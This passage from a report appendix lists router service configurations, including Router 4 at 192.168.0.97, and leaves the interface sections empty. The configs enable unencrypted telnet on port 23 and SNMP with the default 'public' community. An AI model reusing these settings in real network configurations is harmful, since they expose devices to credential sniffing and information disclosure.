            authorization ro
        }
    }
    telnet {
        port 23
    }
}
```

7.8.4 Router 4 - 192.168.0.97


```
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community public {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
```

7.9 APPENDIX I – ROUTER INTERFACES


7.9.1 Router 1 interfaces



7.9.2 Router 2 interfaces



7.9.3 Router 3 interfaces



7.9.4 Router 4 interfaces